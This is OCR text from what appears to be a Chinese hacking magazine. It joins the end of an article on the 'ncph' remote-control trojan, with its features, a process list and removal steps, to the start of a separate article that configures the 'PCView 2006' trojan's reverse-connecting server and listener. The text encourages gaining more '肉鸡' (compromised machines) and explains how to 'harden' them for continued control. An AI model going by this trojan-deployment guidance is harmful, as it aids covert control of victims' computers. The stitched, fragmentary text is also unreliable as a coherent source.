


图 6

“注册表”是用来连接查看远程注册表功能，只能读取却不能操作，不能不说是一点遗憾；“服务管理”想必也不用多做介绍吧，也是只能读不可写。比较有意思的是“软件”和“硬件”这两项功能，能完全显示远程电脑的软件安装信息和硬件的设备管理器，为我们远程控制提供了相当有利的情报，根据软件信息直观的显示出肉鸡的杀毒软件、防火墙和补丁安装情况，根据需求加固肉鸡。而硬件的读取权当作是木马留给我们的一个玩具吧。至于“桌面”功能也没有具体完善，毕竟这只是一款测试版的木马，相信其正式版本不光会弥补测试版本的不足，同时也会

包括键盘控制、开启代理、察看密码、屏幕控制、独立shell、进一步无进程、无端口、无服务，全面免杀。可以说没有远程shell的确在远程控制上会有许多不便，但是这款木马作为一款管理型远程控制软件还算是实至名归。特别是新版本的开发将会带来更多更全面的功能，大家就翘首以待吧。

四、服务端的清除和简单防范网页木马

俗话说，知己知彼，才能百战不怠。ncph远程控制没有加入远程卸载服务端的功能，那么只有自己动手了。大家注意到木马目录下的guiservice这个程序吧，实际上生成后的服务端就是这个程序的衍生，唯一改变的是在guiservice中调入自身定义的反弹地址和端口。服务端运行后会自动删除，并在windows\system32下产生一个winguis.exe的程序，这个程序就是用来管理远程控制的。他是通过服务来加载自身，以便在重启后自动运行，写入的系统服务为GUIservice，并且服务端没有利用进程插入技术，所以会在任务管理器下清楚的显示出来，如图7。

映像名称	用户名	CPU	内存使用
SVCHOST.EXE	SYSTEM	00	30,764 K
SVCHOST.EXE	SYSTEM	00	6,800 K
kvwsc.exe	SYSTEM	00	188 K
KVSrvXP.exe	SYSTEM	00	768 K
winguis.exe	SYSTEM	02	4,808 K
kavsvc.exe	SYSTEM	00	7,280 K

图7

我们只需要在任务管理器下关闭该进程，然后进入windows\system32下删除winguis.exe的木马程序，最后在注册表里搜索guiservice和winguis并删除掉全部键值，就可以完全清理掉这个木马了，如图8。

其实清理这个木马还有个很简单的方法，就是利用－u这个命令停止服务，我们在cmd下切换到system32下执行winguis －u，也可以正常清除木马，如图9。这款木马有些像后门，还会在c盘下生成一个log.txt记载木马的安装和卸载信息，如图10。

名称	类型	数据
(默认)	REG_SZ	(数值未设置)
DisplayName	REG_SZ	GUIService
ErrorControl	REG_DWORD	0x00000000 (0)
ImagePath	REG_EXPAND_SZ	C:\WINDOWS\system32\winguis.exe
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000010 (16)

图8




图9





图10

相信看了本文后，各位读者对于木马的使用又多了一份了解了吧，这里也提醒各位读者，请及时的为自己的系统打上各种补丁，千万别忘了IE，或者更简单的，使用OPera这样非IE内核的浏览工具，来避免网页木马的侵害。最后祝大家在X档案的帮助下，肉鸡越来越多。切记不要利用木马来搞非法破坏，否则可是要后悔不已的！

（本文涉及到的工具Windows按钮突破专家、ncph远程控制、ms0601溢出工具，光盘有收录）



说起国产木马的发展历程，从最早的冰河、网络精灵，到后来的黑洞、网络神偷，再到现如今的灰鸽子、PcShare等，国产木马已经在风风雨雨、是是非非中度过了多年。其间，不断有老的木马退出我们的视线，又有很多新的木马出现在我们的眼中，最近，国内就相继推出了多款全新的木马，本文我们就来看看其中的一款——“PCView 2006”。

一、配置木马服务端

虽然PCView是刚刚推出的木马程序，可经过作者不断的完善，已经推出了多个版本，最新版本为PCView 2006。我们可以从PCView的官方网站下载最新版本的PCView2006。下载完成后，解压即可开始使用。首先来查看一下解压后文件夹中的文件，发现PCView并不像其他的国产木马程序，将服务端程序的配置功能集中到客户端程序之中，而是专门通过一个程序来配置木马的服务端。双击运行“PCView 2006服务端生成器”，在展开的界面中进行配置，如图1。




图1

从图1中我们可以看到，服务端生成器分为“域名上线设置”和“FTP上线设置”两个标签，在“域名上线设置”标签中就是用于服务端程序配置的。PCView 2006服务端程序的配置十分简单，我们只需要设置反弹连接所使用的域名，反弹连接的端口，以及服务端注解就可以了。服务端的连接除了使用解析域名外，还可以使用固定IP地址进行连接。由于我们是在内网进行测试，所以反弹连接的域名和端口就分别设置为192.168.0.6和4466。设置完成后，点击“生成服务端”按钮即可。




图2

“FTP上线设置”则是用于设置IP地址通知网页这种连接类型的服务端程序。在配置窗口用户需要对网页文件所在的服务器地址、上传端口、用户名、密码等信息进行设置，设置完成后同样点击“生成服务端”按钮就能生成相应的服务端程序，如图2。

二、远程控制操作

服务端程序配置完成以后，我们首先将服务端程序安装到进行测试的计算机上，然后运行客户端程序PCView 2006，打开程序的主窗口，如图3。




图3

如果用户是通过域名或网页进行连接的话，首先需要在主界面左侧的“刷新IP”项中将本地计算机的IP地址更新到域名和网页中。由于PCView 2006采用的是反弹连接方式，所以需要在本地打开一个监听端口。点击“监听设置”后面的小三角，在弹出的窗口中设置用于连接的端口，然后依次点击“设定”和“监听”两个按钮，从主界面的提示栏中就可以看到端口打开的信息，如图4。




图4

监听端口打开后，进行木马测试的计算机很快就自动连接到了本机，同时还弹出一个类似于MSN上线的提示框，现在我们就可以进行远程操作了。从上线列表中查看到关于远程计算机的一些基本信息，比如IP地址、网络地址、计算机名称等等，如图5。

